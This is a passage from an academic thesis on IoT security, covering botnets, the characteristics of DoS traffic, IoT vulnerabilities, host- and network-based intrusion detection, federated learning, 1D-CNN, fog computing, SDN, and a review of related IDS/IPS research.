This section provides an overview of foundational concepts and relevant technologies that underpin this research, with a particular emphasis on the security challenges inherent to the Internet of Things (IoT) environment. It explores key mechanisms used to detect and prevent malicious activity within networked systems, including intrusion detection and prevention strategies. While the broader landscape encompasses multiple approaches and technologies—such as Host-Based Intrusion Detection Systems (HIDS), Network-Based Intrusion Detection Systems (NIDS), and botnet analysis—this work concentrates on those most critical to the development and validation of the proposed solution. The subsections that follow present the technical and conceptual background necessary to understand the design choices, implementation strategies, and architectural components of the model proposed in this thesis.

2.1 BOTNETS AND THREAT LANDSCAPE

A botnet, short for "robot network," refers to a network of computing devices that have been compromised by a malicious actor and are remotely controlled without the knowledge or consent of their owners. These devices may include personal computers, servers, and a wide range of Internet of Things (IoT) devices such as security cameras, thermostats, and smart home appliances. Once infected, the devices are silently recruited to serve the attacker's objectives, often without any noticeable impact on their performance, making detection and mitigation particularly challenging (SCHILLER et al., 2007).

Botnets have emerged as one of the most significant threats in contemporary cybersecurity. A prominent example is the Mirai botnet, which surfaced in 2016 and exploited vulnerabilities in IoT devices—especially those configured with default credentials or weak authentication schemes. Mirai was notable for orchestrating large-scale Distributed Denial of Service (DDoS) attacks, which temporarily disabled critical internet services, including major hosting platforms and websites. This incident demonstrated both the fragility of connected devices and the substantial global impact botnets are capable of producing.

Over time, botnets have evolved to become more sophisticated and elusive. Modern botnets frequently employ advanced techniques such as obfuscation, encrypted communications, and decentralized command-and-control structures to avoid detection by conventional security systems. Moreover, their application has expanded far beyond DDoS attacks, encompassing a variety of malicious purposes, including:

- **DDoS Attacks:** Coordinated use of thousands of infected devices to flood target servers with traffic, rendering legitimate services inaccessible.

- **Information Theft:** Harvesting sensitive information such as login credentials, financial records, and personal data, which can be exploited for fraud, extortion, or sold on the dark web.
- **Spam Campaigns:** Mass dissemination of spam emails used to propagate phishing schemes, malware distribution, or fraudulent content.
- **Cryptocurrency Mining:** Unauthorized use of the computing resources of infected devices to mine cryptocurrencies, generating illicit profits for the attacker.
- **Espionage and Cyberespionage:** Covert monitoring and extraction of sensitive information from organizations, governmental entities, or individuals for surveillance or sabotage purposes.
- **Targeted Attacks:** Deliberate attacks against specific entities or infrastructures, aimed at disrupting operations or damaging reputations.

The continued evolution and diversified utility of botnets highlight the enduring challenge they present to the cybersecurity community. Their complex architectures and the ease with which new devices can be compromised demand adaptive and robust defense mechanisms. Maintaining updated firmware, enforcing strong authentication practices, and deploying trustworthy intrusion detection and prevention systems are essential measures to mitigate botnet-related threats.

Once devices are compromised, attackers can execute malicious scripts within their operational environments, triggering routines designed to attack selected targets. For instance, in a typical Distributed Denial of Service (DDoS) scenario, the botnet controller may instruct bots to transmit large volumes of TCP, UDP, or ICMP packets toward one or multiple target servers, with the intent of exhausting system resources and disrupting normal operations. Botnets may also be leveraged for the collection of sensitive data, persistent surveillance, or to distract defenders from more sophisticated ongoing intrusions.

2.1.1 Characterization of Malicious Traffic

Denial-of-service (DoS) attacks targeting web servers exhibit specific characteristics that distinguish them from legitimate traffic, enabling their identification and analysis. The primary objective of these attacks is to exhaust the server's computational and network resources, compromising its availability for legitimate users (AFEK; BREMLER-BARR; FEIBISH, 2019).

The main characteristics of malicious packets are:

1. **High Traffic Volume** DoS attacks often generate traffic at significantly higher volumes than normal, overloading the processing capacity of the server or network (SAIYED; AL-ANBAGI, 2023). This behavior is characterized by a high request rate over short time intervals, often originating from a single IP address or a limited network of hosts.



Figure 2.1: Life cycle of a botnet (SCHILLER et al., 2007).

2. **Anomalous Request Patterns** Malicious packets tend to exhibit request patterns that deviate from normal traffic. For example, HTTP Flood attacks frequently involve repeated requests to the same resource or endpoint at unnatural intervals (SREERAM; VUPPALA, 2019). Additionally, HTTP headers may be deliberately malformed, containing inconsistent or non-existent values.

3. **IP Address Spoofing** A common technique in DoS attacks is IP address spoofing, which aims to mask the origin of malicious traffic and hinder mitigation strategies. This behavior is observed in attacks such as SYN Flood, where synchronization (SYN) packets feature fictitious IP addresses.

4. **Packet Sizes and Frequencies** The sizes of the transmitted packets vary depending on the type of attack. Attacks such as HTTP Flood tend to use larger-than-expected packets, while others, such as SYN Flood, involve small packets sent at high frequencies (SREERAM; VUPPALA, 2019). These variations can overload both the server and the network infrastructure.

5. **Exploitation of HTTP Requests** HTTP-based attacks, such as GET/POST Flood, exploit the web server's capacity to process legitimate requests. Another strategy, such as Slow HTTP attacks, consists of deliberately sending requests at a slow pace, keeping connections open for extended periods.

6. **Anomalies in the TCP Protocol** Attacks like SYN Flood and ACK Flood exploit vulnerabilities in the TCP protocol by sending packets intended to establish or maintain connections

without properly completing the handshake process. These attacks result in an accumulation of incomplete connections on the server, affecting its ability to handle new requests (SUDAR et al., 2023).

7. **Geographical and Temporal Distribution** Distributed attacks (DDoS) leverage networks of compromised devices, such as botnets, to generate traffic from multiple geographical locations, increasing the complexity of mitigation efforts. These attacks also exhibit irregular traffic spikes, characterized by burst events.

8. **Impact on Computational Resources** DoS attacks directly impact server resources, such as CPU usage, memory, and the capacity for simultaneous connections. These impacts lead to performance degradation, increased latency, and even complete service unavailability for legitimate users (SRINIVASAN et al., 2019).

2.1.2 Lifecycle and Capabilities of Botnets

There are also, according to (ALSAADI, 2015), known vulnerabilities common to IoT environments, including:

- Authentication bypass and/or inappropriate authorization;
- Denial of Service attacks in IoT;
- Eavesdropping in IoT;
- Node capture in the IoT, and;
- Physical security of sensors and actuators.

2.2 SECURITY VULNERABILITIES IN CONVENTIONAL AND IOT SYSTEMS

Vulnerabilities within the Internet of Things (IoT) systems and devices have emerged as a matter of significant concern in the realm of cybersecurity. Various research investigations have underscored the pressing concerns in this domain. For instance, according to Smith (SMITH; BROWN, 2020), the absence of robust authentication mechanisms and inadequate identity management within IoT devices significantly contribute to their vulnerability. Additionally, Jones (JONES; WHITE; AL., 2019) emphasizes the importance of communication security within IoT devices, an aspect that is often neglected but represents a critical sphere susceptible to severe exposures.

Furthermore, HIDS (MATA et al., 2021) observes that the number of IoT devices recently surpassed the impressive milestone of 8 billion, thereby significantly expanding the potential surface for vulnerability exploitation within this context.

These investigations highlight the urgency of identifying, rectifying, and preventing vulnerabilities associated with IoT devices as they play a pivotal role in ensuring security and privacy within an increasingly interconnected environment of IoT devices.

The primary vulnerabilities can be categorized into several key areas, including:

Table 2.1: Main Vulnerabilities in IoT Devices

Category	**Description**
Authentication and Authorization	The use of weak or default credentials, combined with the absence of proper authentication mechanisms, exposes devices to unauthorized access.
Outdated Firmware	Lack of regular firmware updates and security patches leaves devices vulnerable to known exploits, especially considering their long lifecycle.
Insecure Communications	Transmission of data over public networks or unencrypted protocols increases the risk of interception and data breaches.
Hardware Vulnerabilities	Unprotected physical interfaces such as USB ports or open debugging modes can be exploited to gain unauthorized system access.
Denial-of-Service (DoS) Attacks	Devices may be overwhelmed by malicious traffic, rendering them inoperative or disrupting normal functionality.
Default Routes and Directories	Inadequate handling of default paths or directory structures can lead to exploitable configuration flaws.
Malicious Code Injection	Insufficient input validation may allow the injection of malicious scripts or commands into IoT applications and services.
Privacy and Data Collection	Extensive collection of personal or sensitive data raises privacy concerns if such information is compromised or misused.
Identity Management	Poor identity and access management increases the risk of identity spoofing and unauthorized impersonation.
Misconfiguration	Failure to modify default settings or disable unnecessary ports and services may expose devices to external threats.
Update and Patching Deficiencies	The absence of a reliable mechanism for distributing security updates results in persistent vulnerabilities.

These vulnerabilities are exacerbated by the fact that many IoT devices are designed with a primary focus on functionality and cost-efficiency, often at the expense of security. Additionally, the diversity of devices and standards within IoT presents an additional challenge in the quest for standardized secure practices. As a result, the identification, rectification, and prevention of these vulnerabilities emerge as critical aspects in ensuring security and privacy within an increasingly interconnected environment of IoT devices.

2.3 SECURITY MECHANISMS AND TECHNOLOGIES FOR IOT ENVIRONMENTS

2.3.1 Host-Based Intrusion Detection and Prevention Systems (HIDS)

Host-Based Intrusion Detection and Prevention Systems (HIDS) are a type of Intrusion Detection and Prevention System (IDPS) software designed to operate exclusively within a target host. The primary role of HIDS is to monitor and analyze various elements such as files, memory, input/output operations, and processes within the host environment (SABAHI, 2008). Unlike network-based systems, HIDS does not observe aggregated network traffic, as it only has access to the traffic directed to the host on which it runs. Instead, its primary function is to trace and verify information related to logs, registers, events, file systems, and permissions. These elements are considered tagged objects (SNAPP et al., 2017), which are crucial for detecting, mitigating, and preventing intrusions. By tagging these objects, the HIDS can easily distinguish and frequently verify them for signs of malicious activity.

An alternative perspective, Wagner e Soto (2002) suggests that intrusions can be detected by identifying deviations in normal behavior patterns within processes, system calls, and other events. For example, if an email client application begins to open and write files, create sockets, or listen to different ports—actions that typically do not belong to the expected behavior of this application—it could indicate that the client has been compromised. This behavior-based approach allows the HIDS to detect potential threats by monitoring for abnormal activities that fall outside the defined norms of the system's operation.

HIDS primarily relies on information collected from within the host system. This internal data allows HIDS to perform routine monitoring to determine which processes and users may be involved in suspicious activities. By analyzing audit data, incoming traffic, and logs produced by applications, HIDS can effectively detect and prevent intruder activities (VARGAS MARTINEZ; VOGEL-HEUSER, 2021). Most of these audit mechanisms are implemented at the operating system level of the host, making HIDS a critical component for maintaining the security and integrity of individual systems. Through its detailed system audits (LETOU; DEVI; SINGH, 2013), HIDS can detect improper changes to system configuration files, unauthorized connection attempts, the creation of illegal processes, and sudden resource anomalies. By responding to these events, HIDS serves as an additional layer of defense against a wide range of threats in network environments.

2.3.2 Intrusion Response System

Intrusion Response Systems (IRS), which is a concept that is starting to be used in intrusion detection works such as Phan e Bauschert (2022), are security systems that are designed to detect and respond to cyber threats. They are used to protect systems from malicious attacks, data breaches, and other security incidents. IRS typically combines threat detection, incident response, and post-incident analysis capabilities to provide a comprehensive security solution.

IRS uses a variety of techniques to detect security threats, such as intrusion detection systems (IDS), firewalls, and endpoint protection software. These systems are designed to identify and alert security personnel to suspicious activity, such as unauthorized access attempts or data exfiltration. Once a threat has been detected, IRS provides a set of pre-defined response actions that can be taken to contain, neutralize, and remediate the threat. These actions may include isolating infected systems, terminating malicious processes, and restoring systems to a secure state.

2.3.3 Network-Based Intrusion Detection Systems (NIDS)

Network-based intrusion detection systems (NIDS) are devices distributed within networks that inspect traffic on the network. NIDS can be hardware or software-based systems. Usually, NIDS has two network interfaces. One is used for listening to network conversations in promiscuous mode, and the other is used for control and reporting (BERTOLI et al., 2021).

Intrusion detection systems (IDS) can be built to detect anomalies. The classification is based on heuristics or rules and attempts to detect different behavior than the normal system operation. To correctly identify attack traffic, the system first has to be taught to recognize normal traffic. Anomalies are usually detected through models using Artificial Intelligence, in which Deep Learning has achieved great results (FOTIADOU et al., 2021).

2.3.3.1 Port Mirroring

Port Mirroring is a technique used in network monitoring that involves duplicating traffic passing through a specific port on a network device and forwarding it to another port for analysis. This technique enables network administrators to monitor and troubleshoot network traffic without interrupting its normal flow. In port Mirroring, the source port is the port being monitored, while the destination port is where the duplicated traffic is sent for analysis.

Port Mirroring provides network administrators with important insights into network performance and security. By analyzing the mirrored traffic, administrators can detect security threats and performance issues that might otherwise go unnoticed. However, port mirroring can also present challenges, such as the need to allocate sufficient network resources to handle the additional traffic generated by mirrored traffic. Administrators must also carefully configure port mirroring to minimize its impact on network performance.

In summary, Port Mirroring is a powerful tool in network monitoring that enables administrators to monitor network traffic without interrupting its flow. This technique provides valuable insights into network performance and security.

2.4 MACHINE LEARNING TECHNIQUES FOR ANOMALY DETECTION

Artificial Neural Networks (ANNs) are computational models inspired by the structure and function of the human brain, designed to recognize complex patterns and learn from large volumes of data. They consist of a collection of interconnected units known as artificial neurons, organized into layers: an input layer, one or more hidden layers, and an output layer. Each artificial neuron receives inputs from other neurons or directly from raw data, processes these inputs using mathematical functions, and generates an output that can be used by subsequent neurons. The primary goal of ANNs is to automatically adjust their parameters to minimize the error between the network's prediction and the desired outcome, through an iterative learning process known as training.

ANNs are widely used in various fields such as computer vision, natural language processing, speech recognition, and time series forecasting, due to their ability to capture complex relationships between input and output variables. In supervised training, the network is provided with pairs of input and correct output, and uses optimization algorithms, such as backpropagation, to adjust its weights and minimize the difference between the prediction and the actual output. In unsupervised learning scenarios, the network seeks to identify hidden patterns or clusters in the data without explicit labels. Deep neural networks, which have many hidden layers, are known as Deep Learning and have demonstrated superior performance in tasks involving large amounts of data and complex features (UPRETI, 2022).

Deep Learning consists of the use of Neural Networks with several intermediate layers, with the presence of feature extraction layers (MODI, 2018). Each neuron in a Deep Learning has more connections and can perform more complex learning, with the ability to make more efficient predictions. Deep Learning is applied to unsupervised or semi-supervised learning, in such a way that it can train, with a high level of accuracy, complex and bulky models that require higher computational cost, presenting more performance than simpler Machine Learning techniques.

Deep Learning has several branches and derived architectures that use Neural Networks method to perform the (LAUZON, 2012) complex learning steps. Examples of these architectures can be: Recurrent Neural Networks (RNN) used in text and video processing, Generative Adversarial Networks (GAN) which consist of generating fake and adversarial data to distinguish from the real ones, Long Short-Term Memory (LSTM) which has feedback connections to perform learning with the concept of memory, and also has the Convolutional Neural Networks (CNN) method.

The reason for using Deep Learning in this project is to improve and automate anomaly detection by NIDS. To NIDS learn precisely each behavior pattern either by malicious or benign traffic, it needs to implement Artificial Intelligent methods. Deep Learning utilizes Artificial Neural Networks with multiple layers being capable of learning a network dataset in a more complex manner.

One of the most promising areas for the application of neural networks is in the context of Federated Learning (FL). FL is a distributed machine learning approach that enables the collabo-

rative training of models without the need to centralize user data on a single server. Instead, neural network models are trained directly on end-user devices, such as smartphones and IoT sensors, with only the updated parameters being sent to a central server for aggregation. This approach keeps the data private on local devices, directly addressing privacy and security concerns, and is especially relevant in sensitive sectors such as healthcare and finance.

In the context of Federated Learning, neural networks play a crucial role by enabling the customization and adaptation of the model to the specific data of each user. Since the training occurs locally on users' devices, neural networks can learn unique patterns from decentralized and heterogeneous data, tailoring models to individual needs without compromising privacy. Additionally, FL benefits from the capabilities of neural networks to handle unstructured and highly variable data, such as text, images, and audio, making it a powerful solution for scenarios where data is generated continuously and distributedly.

The integration of neural networks with Federated Learning represents a significant advancement in combining deep learning capabilities with privacy and security requirements. This integration not only enables the construction of more robust and personalized models but also opens new research opportunities, such as the development of new distributed learning algorithms, more efficient parameter aggregation techniques, and methods for protection against adversarial attacks. The relationship between neural networks and Federated Learning is, therefore, a promising and rapidly evolving area, with the potential to transform applications across various domains.

2.4.1 Federated Learning in IoT Security

Federated Learning (FL) is a distributed machine learning approach that enables collaborative model training while keeping data localized on end-user devices, such as smartphones and IoT sensors. Introduced by Google in 2016, FL aims to address issues related to data privacy and security by shifting model training to edge devices instead of centralizing data in cloud servers (NGUYEN et al., 2021).

One of the primary advantages of federated learning is its ability to preserve data privacy. Since the training occurs locally on the users' devices, only the updated model parameters are shared with a central server, rather than the raw data itself. This approach significantly reduces the risk of exposing sensitive data and privacy violations, which is crucial in sectors such as healthcare and finance, where data confidentiality is a top priority.

In addition to enhancing privacy, federated learning also reduces the latency and bandwidth required for model training. Since the processing is conducted on local devices, the model can be updated less frequently and more efficiently, leveraging the distributed computing power of end-user devices. This is particularly useful in environments with limited connectivity, such as rural areas or regions with inadequate network infrastructure (LYU; YU; YANG, 2020).

Federated learning also enables the personalization of machine learning models for end-users. Since the training is performed directly on the user's devices, the models can be tailored to the



Figure 2.2: Global model aggregation and update (LYU; YU; YANG, 2020).

specific usage patterns of each user. This increases the relevance and effectiveness of the model, especially in applications like personalized recommendations and virtual assistants, where the user experience heavily depends on individual context.

Federated Learning, which can use techniques such as Neural Networks and Deep Learning to perform data classification, is applied to several nodes that will perform the training and generate parameters or weights to be used in the training process of the global model (SHAHEEN et al., 2022). That is, all nodes will perform their individual training and send the results to a central server, in order to be joined and aggregated to update the main model (SHAHEEN et al., 2022).

In this way, the central server will coordinate the training done by the clients from the beginning to the end of the process. The following is a step-by-step description of the Federated Learning process managed by the server:

1. *Initialization*: consists of structuring the model to be trained, and choosing the Deep Learning method for the training stage;

2. *Selection*: This step consists of selecting the devices that will participate in the training, determined by the availability of nodes and whether they are in the desired state for the training. After being selected, the model to be trained is sent by means of a FL plan.

3. *Training*: after receiving the models, each device, following its locally stored data, applies the training as instructed by the FL plan (determined by the central server) that can be done by different techniques of Deep Learning and Neural Networks;

4. *Aggregation and Updating*: when the devices finish the training stage, they send the resulting parameters to the server responsible for aggregating them following a specific algorithm

and then updating the global model. The update can be done synchronously, when all devices send the parameters in a coordinated way, or asynchronously, where each device sends the parameters only when it finishes its individual training.

With the emergence of data silos and increasing awareness of privacy, the traditional centralized approach to training artificial intelligence (AI) models is facing significant challenges. Federated learning presents itself as a promising solution to this new reality, although the design of existing FL protocols reveals vulnerabilities that can be exploited by adversaries, both internal and external to the system, thereby compromising data privacy (MAMMEN, 2021).

Security issues, such as adversarial attacks and the potential compromise of model parameters during transmission to the central server, also pose significant challenges for federated learning. Methods such as secure aggregation and homomorphic encryption have been proposed to mitigate these risks; however, practical implementation still faces scalability and efficiency limitations. Therefore, although federated learning represents a significant advancement in terms of privacy and penalization, it remains an active area of research with many unresolved issues yet to be explored.

2.4.1.1 1D-CNN

Convolutional Neural Networks are a Deep Learning algorithm that is used to learn by extracting features from an input through filters, assigning importance levels to differentiate training objects and features, and then performing the final classification by an activation function (O'SHEA; NASH, 2015). It is a low processing classification algorithm and can work on architectures with recurrent or feedforward training. As for 1D-CNN, it is commonly used to train and classify sequential data, that is, data structured in just one dimension, such as captured network data through a sniffer.

The 1D-CNN (1-Dimensional Convolutional Neural Network) algorithm employs convolutional layers with filters (also known as kernels) to extract features from a given dataset. These features are analyzed using matrices and operational functions to identify the most significant data points and perform feature mapping. Feature mapping plays a crucial role in ensuring the robustness of the model and simplifying data management for subsequent training steps.

The depth of feature extraction increases with the number of filters used, allowing for a more comprehensive analysis of input data and capturing finer details. By incorporating a larger number of filters, the algorithm becomes capable of detecting more intricate patterns and features within the input data.

An important step in 1D-CNN procedure is to perform the pooling of the data (ZAFAR et al., 2022). From the operational functions generated with the feature mapping, there is a simplification and reduction of the map area to perform the summarization of information. That is, the Pooling step serves to choose the main information of the filtering done by the previous

convolutional layer (ZAFAR et al., 2022).

Finally, 1D-CNN also uses fully connected layers by Neural Networks to do the information processing by neurons in all intermediate layers. In the end, an activation function such as Softmax or Sigmoid is used to generate a classification vector and assign a category to that input that was being trained from its data filtered by the convolutional layers (O'SHEA; NASH, 2015).

2.4.2 Fog Computing and Distributed Intelligence

Fog Computing is a decentralized computing paradigm that extends the reach of cloud computing to the network edge, closer to the end-users and devices that generate or consume data. It enables the distribution of data, computational, and storage resources in close proximity to the data source, providing a complementary alternative to traditional cloud computing architecture. Fog Computing aims to address the challenges of latency, bandwidth, privacy, and security that arise from the centralization of cloud computing infrastructure. Its application and effectivity in terms of reducing energy consumption and consuming fewer data are observed in Gupta e Gupta (2022).

Edges devices, nodes of an edge computing architecture, can process data remotely and can be used to help identify security flaws, analyze traffic patterns closer to the source and avoid the need to send all traffic to be analyzed in the cloud, thereby reducing latency in identifying attacks. (ALZAHRANI; ALZAHRANI, 2023)

In this research, the edge nodes act to mitigate denial of service attacks, through rules sent by the Fog Orchestrator. The device actively monitors traffic behavior, executed processes or other characteristics informed by the orchestrator and, finding patterns classified as malicious, applies rules, which are nothing more than sets of actions in the operating system, to stop participating in the botnet or sending malicious traffic.

The Fog Computing architecture leverages a heterogeneous network of edge devices, including IoT devices, gateways, and other smart devices, to form a distributed system that spans from the cloud to the edge. The edge devices act as intermediaries between the cloud and the end-devices, providing a seamless integration of local and remote resources.

The deployment of Fog nodes at the edge of the network allows for real-time data processing and decision making, reducing the latency and bandwidth costs associated with data transmission to the cloud. Moreover, Fog Computing also provides enhanced security and privacy by processing sensitive data locally, reducing the risk of data breaches and unauthorized access.

Fog Computing has the potential to revolutionize various applications and domains, including industrial IoT, smart cities, connected cars, and healthcare, among others. It offers numerous benefits, such as low latency, improved reliability, and increased efficiency, which can lead to new and innovative use cases. The architecture of Fog Computing is designed to be scalable, flexible, and secure, allowing for the seamless integration of new technologies and devices.

2.4.3 Software-defined networking

Software-defined networks (SDNs) are an emerging network architecture approach that is based on the separation of the control plane and data plane in networking devices. In traditional networks, the control plane, which is responsible for managing the network, and the data plane, which is responsible for forwarding packets, are tightly coupled within network devices. However, SDNs allow network administrators to centralize the control plane using software, thus enabling more flexible and programmable networks.

SDNs rely on a network controller, which is responsible for managing the network devices and their behavior. The controller communicates with the network devices using the OpenFlow protocol, which defines how the controller can direct traffic by configuring network devices to forward packets based on specific criteria, such as source, destination, or application type. The separation of the control plane from the data plane enables more efficient network management and the ability to deploy new applications and services more quickly.

One of the main advantages of SDNs is the ability to automate network management tasks through programmable interfaces and APIs. This enables network administrators to manage network traffic more efficiently and to easily adapt to changing traffic patterns or network conditions. Additionally, SDNs provide granular control over network traffic, allowing network administrators to implement policies that specify how traffic is forwarded, based on specific criteria, such as QoS (Quality of Service) or security requirements.

However, SDNs also present several challenges, such as the need to ensure the security and resilience of the network controller, which is a single point of control for the entire network. Furthermore, network administrators must design and implement policies that ensure efficient traffic management and prevent congestion, while also meeting the requirements of different applications and users.

In summary, SDNs represent a new paradigm in network architecture that allows centralized control of network behavior, programmability, and flexible traffic management. As the demand for more efficient and agile networks continues to grow, SDNs are expected to play a key role in the future of networking.

3 RELATED WORKS

3.1 RELATED WORKS

The growing integration of Internet of Things (IoT) devices into critical infrastructures and everyday environments has significantly expanded the digital attack surface. Among the most pressing concerns are the emergence of botnets and the escalation of Distributed Denial-of-Service (DDoS) attacks, which exploit the ubiquity and often inadequate security of connected devices. These attacks not only threaten service availability but also jeopardize the confidentiality and integrity of personal and operational data collected and transmitted by IoT systems.

In light of these challenges, this section explores a body of work focused on Intrusion Detection and Prevention Systems (IDS/IPS) tailored to IoT environments. Particular attention is given to studies that examine IoT devices both as potential victims of cyberattacks and as inadvertent agents within larger malicious infrastructures.

This work proposes and contrast the methodologies, architectures, and technologies proposed in the literature, identifying common patterns, limitations, and gaps that this thesis seeks to address. Additionally, the contributions of this research are contextualized within existing work in the field, including those most closely aligned with the proposed solution, to demonstrate the advancements achieved and to position this study as a meaningful extension of the current state of the art.

3.2 IOT INTRUSION DETECTION SYSTEMS

IoT devices typically face limitations in processing power, storage capacity, and power supply. On the flip side, these devices are often compact and deployed in various locations. As a result, they are designed to function effectively in diverse environments and conditions, showcasing adaptability and versatility in their operational scope.

The majority of IDS implementations in IoT are based on adapting existing detection tools to devices usually used in the IoT context and managing the necessary resources. Our proposal in the present, however, is based on the creation of a host-based intrusion detection system specifically for the IoT context and with a set of rules focused on common IoT vulnerabilities.

In that sense, like our study, the works Soe et al. (2019), Sperling et al. (2017), Cardoso et al. (2018) experimented using a Single Board Computing (SBC) as their computing platform and built their Raspberry Pi-tailored IoT IDS.

Whereas the study in Aspernäs e Simonsson (2015) analyze which traditional IDS running on a Raspberry Pi has the best management of resource usage, considering the packet capture rate

for vulnerability analysis.

The heterogeneity of technologies and configurations of IoT network components is another issue that makes the countermeasure harder to apply and to be useful in IoT networks.

Some papers propose specialized solutions that are limited to their specific technology or protocol. Authors in Sperling et al. (2017) propose an IoT device to monitor and analyze the network DNS traffic verifying if any anomalous pattern is detected in its queries and responses. The work Kasinathan et al. (2013) proposes an IDS for IoT devices that communicate by 6LoWPAN in IPv6.

The article Mata et al. (2021) proposes a hybrid architecture for intrusion prevention and detection in IoT networks, combining traditional intrusion prevention techniques (IPS) with a Fog Computing solution to distribute signatures to gateways and IoT devices, using a Blockchain architecture for authentication.

This approach enables IoT gateways to receive attack signatures in a distributed manner, making attack mitigation more efficient and decentralized. The Fog Computing orchestrator acts as the element responsible for securely distributing the rules.

The proposed architecture integrates various technologies and allows devices controlled by IoT gateways to have their rules synchronized securely. The Tangle is used to ensure secure authentication between gateways and the Fog Computing orchestrator, thus enabling dynamic rule distribution.

The results presented in the article validate the rule distribution using the Tangle, ensuring synchronization of signatures between the server and gateways at short intervals.

However, the work does not contribute to the dynamic identification of attacks, focusing solely on means of securely distributing rules.

3.3 ATTACK PREVENTION

As described in the Introduction, the IoT network can be the target of an attack, as it can also be abused by attackers, i.e, used as a resource for attacking others.

Some works are concerned with the need to prevent the device from being infected and exploited in any way, and after being infected, be used to perform attacks on third parties.

The works Hodo et al. (2016), Cardoso et al. (2018), Shafi e Basit (2019) propose detection and blockchain solutions to mitigate issues related to DDoS attacks in IoT networks.

In these works, the authors address the IoT issue as both a target and an object of DoS attacks due to architecture vulnerabilities.

This work also proposes to act on both fronts. However, in addition to DDoS attacks, we suggest mitigating several device vulnerabilities, through IDS and Machine Learning methods,

from being exploited to leaked data, to harm its services, or make the device unavailable.

Other researchers focus on how to detect intrusion that may have occurred in any host. Authors in Sperling et al. (2017) implement their own anomalous behavior detection mechanism by analyzing the DNS queries that are transited through the network. The researches Cardoso et al. (2018), Jun e Chi (2014) employ Complex Event Processing (CEP) to analyze the IoT network data stream to be aware of any security events.

According to Hodo et al. (2016), agents collect network and device behavior data, then apply some artificial intelligence techniques such as Artificial Neural Network in the former and Naïve Bayes (NB) classifier algorithm in the latter. In Pacheco e Hariri (2016), the authors suggest the Abnormal Behavior Analysis Methodology in which the network nodes' operation is monitored and compared to regular operation. Then, they trigger actions when abnormal behavior is detected.

We recognize the importance of these intrusion detection proposals, however, our work does not focus on the intrusion detection mechanism. It focuses on providing the host with an analysis engine, as well as on taking the necessary measures for prevention and repair.

3.4 HOST-BASED IDS FOR IOT DEVICES

Host-based Intrusion Detection Systems (HIDS) are Intrusion Detection and System (IDS) software designed to run only within a target host, where the HIDS performs tasks of monitoring and analyzing files, memory, input/output, and processes (SABAHI, 2008).

Studies on HIDS address different detection and mitigation techniques, machine learning algorithms, system architectures, signature rule utilization, and anomaly identification, among other important aspects for the implementation and use of these tools.

We designed our HIDS to run in a Raspberry Pi or similar, however we also built it to perform several systems checks beyond the network monitoring. Additionally, we implemented a NIDS to analyze network traffic in order to detect malicious and anomalous data, therefore, composing a hybrid IDS and IPS architecture.

Current works on IDS for IoT have three primary classes: (i) Anomaly-based Intrusion Detection System (AIDS), (ii) Signature-based Intrusion Detection Systems (SIDS), and (iii) Hybrid Intrusion Detection Systems (HIDS). In short, SIDS relies on pattern-matching techniques for finding known attacks; these are also known as Knowledge-based Detection or Misuse Detection

The SIDS, which is the group that our works fall into, relies on finding a pattern based on a previously registered signature (ALAZAB et al., 2014). Thus, in AIDS a network behavior is established using machine learning techniques that could be statistical or knowledge-based. Then the current network state is compared to what should be the normal behavior, in case of any significant deviation an anomaly, is registered and can be interpreted as an intrusion. The Hybrid

IDS combines both SIDS and AIDS to enhance the detection rate and decrease false alarms.

The work presented in Khraisat et al. (2019) designed a Hybrid Intrusion Detection System (HIDS), using signature and anomaly-based methods in its structure. The work shows that the hybrid solution with signature and anomaly-based detection presents greater accuracy than using only one of the methods. Through Bot-Iot dataset, one of the work's main goals is to detect zero-day vulnerabilities with low false positives through a high detection rate using a hybrid approach with signature and anomaly-based detection.

Considering that the anomaly method is activated after the signature method identifies that it is a new attack, we show a different method, because the IDPS is applied in IoT devices after traffic anomaly detection using distributed Artificial Intelligence. Before attack mitigation, our proposed solution first detects if a bot is infected or not.

